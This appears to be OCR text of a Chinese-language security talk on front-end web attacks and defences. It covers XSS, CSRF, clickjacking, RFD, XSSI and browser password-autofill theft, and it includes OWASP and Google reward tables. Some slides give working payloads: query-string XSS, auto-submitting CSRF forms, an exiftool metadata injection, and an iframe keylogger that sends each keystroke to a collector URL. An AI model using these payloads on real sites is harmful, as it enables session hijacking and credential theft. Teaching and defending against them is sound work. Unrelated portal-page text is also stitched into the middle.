WEB前端攻擊與防禦

HACKSTUFF @ OSCAR

前言

- 不講FLASH
- 不講Moblie
- WEB基礎

大肛

- 攻擊原理介紹
- 衍生攻擊
- 防禦方式
- 實際案例

我是誰

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前端

什麼是前端

- 前端就是軟體中與用戶交互的部分
- 這裡軟體指的是瀏覽器

HTML + CSS + JS

前端攻擊

什麼是前端攻擊

- 利用軟體中與用戶交互的弱點進行非法操作

攻擊點

- 瀏覽器
- 網站
- 使用者

WEB前端攻擊主要類型

- XSS
- CSRF
- 操作挾持

XSS

OWASP OPEN WEB APPLICATION SECURITY PROJECT TOP 10

A1 Injection

A2 Broken Authentication and Session Management (was formerly 2010-A3)

A3 Cross-Site Scripting (XSS) (was formerly 2010-A2)

A4 Insecure Direct Object References

A5 Security Misconfiguration (was formerly 2010-A6)

A6 Sensitive Data Exposure (2010-A7 Insecure Cryptographic Storage and 2010-A9 Insufficient Transport Layer Protection were merged to form 2013-A6)

A7 Missing Function Level Access Control (renamed/broadened from 2010-A8 Failure to Restrict URL Access)

A8 Cross-Site Request Forgery (CSRF) (was formerly 2010-A5)

A9 Using Components with Known Vulnerabilities (new but was part of 2010-A6 – Security Misconfiguration)

A10 Unvalidated Redirects and Forwards

GOOGLE VULNERABILITY REWARD

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	*Command injection, deserialization bugs, sandbox escapes*	$20,000	$20,000	$20,000	$1,337 - $5,000
Unrestricted file system or database access	*Unsandboxed XXE, SQL injection*	$10,000	$10,000	$10,000	$1,337 - $5,000
Logic flaw bugs leaking or bypassing significant security controls	*Direct object reference, remote user impersonation*	$10,000	$7,500	$5,000	$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	Web: *Cross-site scripting* Mobile: *Code execution*	$7,500	$5,000	$3,133.7	$100
Other valid security vulnerabilities	Web: *CSRF, Clickjacking* Mobile: *Information leak, privilege escalation*	$500 - $7,500	$500 - $5,000	$500 - $3,133.7	$100


很想要吧？


什麼是XSS

不就 ALERT(‘XSS’)

什麼是XSS

- 跨網站指令碼（Cross-site scripting，通常簡稱為xss或跨站指令碼或跨站指令碼攻擊）
- 避免跟css搞混，所以簡稱xss
- xss攻擊是攻擊者注入惡意代碼到網頁，用戶載入並執行惡意代碼後的過程

XSS怎麼發生


untitled
UNREGISTERED
untitled
1 <?php
2 $a = @$_GET['a'];
3 $b = @$_GET['b'];
4 echo 'hello ', $a.$b;
Line 4, Column 22
0 misspelled words
UTF-8
Unix
Spaces: 4
PHP

```
/x.php?a=abc&b=123

hello, abc123

/x.php?a=<svg/onload=&b=alert(1)>
```

什麼是CSRF

- 跨站請求偽造（英語：Cross-site request forgery），也被稱為 one-click attack 或者 session riding，通常縮寫為 CSRF 或者 XSRF
- 是一種挾制用戶在當前已登錄的Web應用程式上執行非本意的操作的攻擊方法
- XSS 利用的是用戶對指定網站的信任，CSRF 利用的是網站對用戶網頁瀏覽器的信任

CSRF怎麼發生


untitled
UNREGISTERED
untitled
1 <script>
2 var url = "http://example.com/logout";
3 (new Image()).src=url;
4 </script>
Line 4, Column 10
1 misspelled word
UTF-8
Unix
Spaces: 4
HTML


untitled
UNREGISTERED
untitled
1 <form method='POST' action='xxx.com/profile' id="from1">
2 <input name='tel' value='09123456'>
3 <input type='submit' value='submit'>
4 </form>
5 <script>
6 document.getElementById("from1").submit();
7 </script>
Line 7, Column 10
1 misspelled word
UTF-8
Unix
Spaces: 4
HTML

CSRF怎麼防禦


- HTTP ONLY (Apache httpOnly Cookie Disclosure)
- TOKEN
- Referer

什麼是操作挾持

★ 對某些操作進行狹持，讓使用者產生非預期結果

- ClickJacking
- Drag & Drop ClickJacking
- TabJacking
- RFD (Reflected File Download Attack)
- XPS
- …等


CLICKJACKING



DROPJACKING

★ https://www.youtube.com/watch?v=b7GCrhqRpdE


TABJACKING



★ https://www.youtube.com/watch?v=4fY8GIi2sl4

JS + CSS

RFD (REFLECTED FILE DOWNLOAD ATTACK)



★利用server返回未知content-type使browser產生下載

★ http://drops.wooyun.org/papers/3771

XPS (COPY PASTE)

- copy & pest
- cross application XSS
- http://www.slideshare.net/x00mario/copypest

前端攻擊

PHISHING

- ★php.net
- ★php.net

KEY LOGGER


```
<script src="http://code.jquery.com/jquery-1.6.1.min.js"></script>
<iframe
src="http://xxxx.com/login"
id="w"
style="width:100%; height:100%; position:absolute; top:0; left:0; z-index:2; background-color:#ffffff;"
onload="
$('#w').contents().keypress(function(event) {
    $.get('http://localhost/k.php?x='+event.which+'&t='+event.timeStamp,function(data){});}
);"></iframe>
```

XSS BLIND

- WebRTC => get lan IP
- port scan
- <script src=ftp://192.168.1.1 onload=alert(1)></script>
- CSS => fake login
- http://www.wooyun.org/bugs/wooyun-2014-076685

XSSI

```
1  <script>window.onerror = function(err) {alert(err)}</script>
2  <script type="text/javascript" src="http://localhost:9999/test.csv"></script>
3
4  # test.csv
5  1,abc,def,ghi
```




如何防禦xssi

- X-Content-Type-Options: nosniff

CHROME EXIF VIEWER 2.4.2 CROSS SITE SCRIPTING

★ `exiftool -artist="<script>alert(/xss/);</script>"`



MICROSOFT INTERNET EXPLORER 6-10 MOUSE TRACKING

```
<script type="text/javascript">
    window.attachEvent("onload", function() {
      var detector = document.getElementById("detector");
      detector.attachEvent("onmousemove", function (e) {
        detector.innerHTML = e.screenX + ", " + e.screenY;
      });
      setInterval(function () {
        detector.fireEvent("onmousemove");
      }, 100);
    });
</script>
```

記住密碼

記住密碼是省去登陸需要輸入密碼的麻煩

提升用戶體驗

在這之前是通過本地cookie實現

也許並不是所有網站都采用持久化cookie

瀏覽器開始使用這樣的方式


情報：
你今天把愛傳出去了嗎？
多閱讀沒事，沒事多閱讀
NBA神算季後賽，預測大挑戰
[公告] 2015年度農曆春節期間服務公告
登入
免費註冊部落格
oscar3x39@gmail.c
登入
保持登入狀態
無法登入?
使用其他 ID 註冊 / 登入
最新活動
看更多活動
分享美照上東森新聞
2015/03/27 ~ 2015/06/30
快來免費投稿照片上電視
資生堂聯麗妃新產品
2015/05/15 ~ 2015/07/12
免費索取上千份試用品！數量有限
李敏鎬 X 潤娥 Summer Love Story搶先看
美食搖一搖!
吃啥不煩惱
婉君愛阿母的
終極絕招
立即看
專欄之星
熱門快訊

同 Domain 同 Port

表單 <form />

欄位 <input username/password />

setTimeout 時間競爭

DEMO


意不意外?開不開心?
Excited?Happy?

如何防禦 密碼竊取攻擊

- ★網站：使用獨立DOMAIN
- ★用戶：不要記住密碼

該怎麼防禦XSS

你該知道

XSS類型

- 反射 Reflected XSS
- 儲存 Stored XSS
- DOM XSS

XSS衍生類型

- mXSS (mutation Cross-site Scripting)
- UXSS (Universal Cross-site Scripting)
- Blind XSS
- XSSI (Cross Site Script Inclusion)
- …等

你該知道

編碼類型

- HTML編碼
- JavaScript編碼
- URL編碼
- 字元編碼 (8,10,16)進位, ASCII, Unicode
- …等

你該知道

瀏覽器解析

無法辨識標籤 `<m/onclick=alert(1)>`

SVG `<svg><script>prompt&#40;1)</script>`

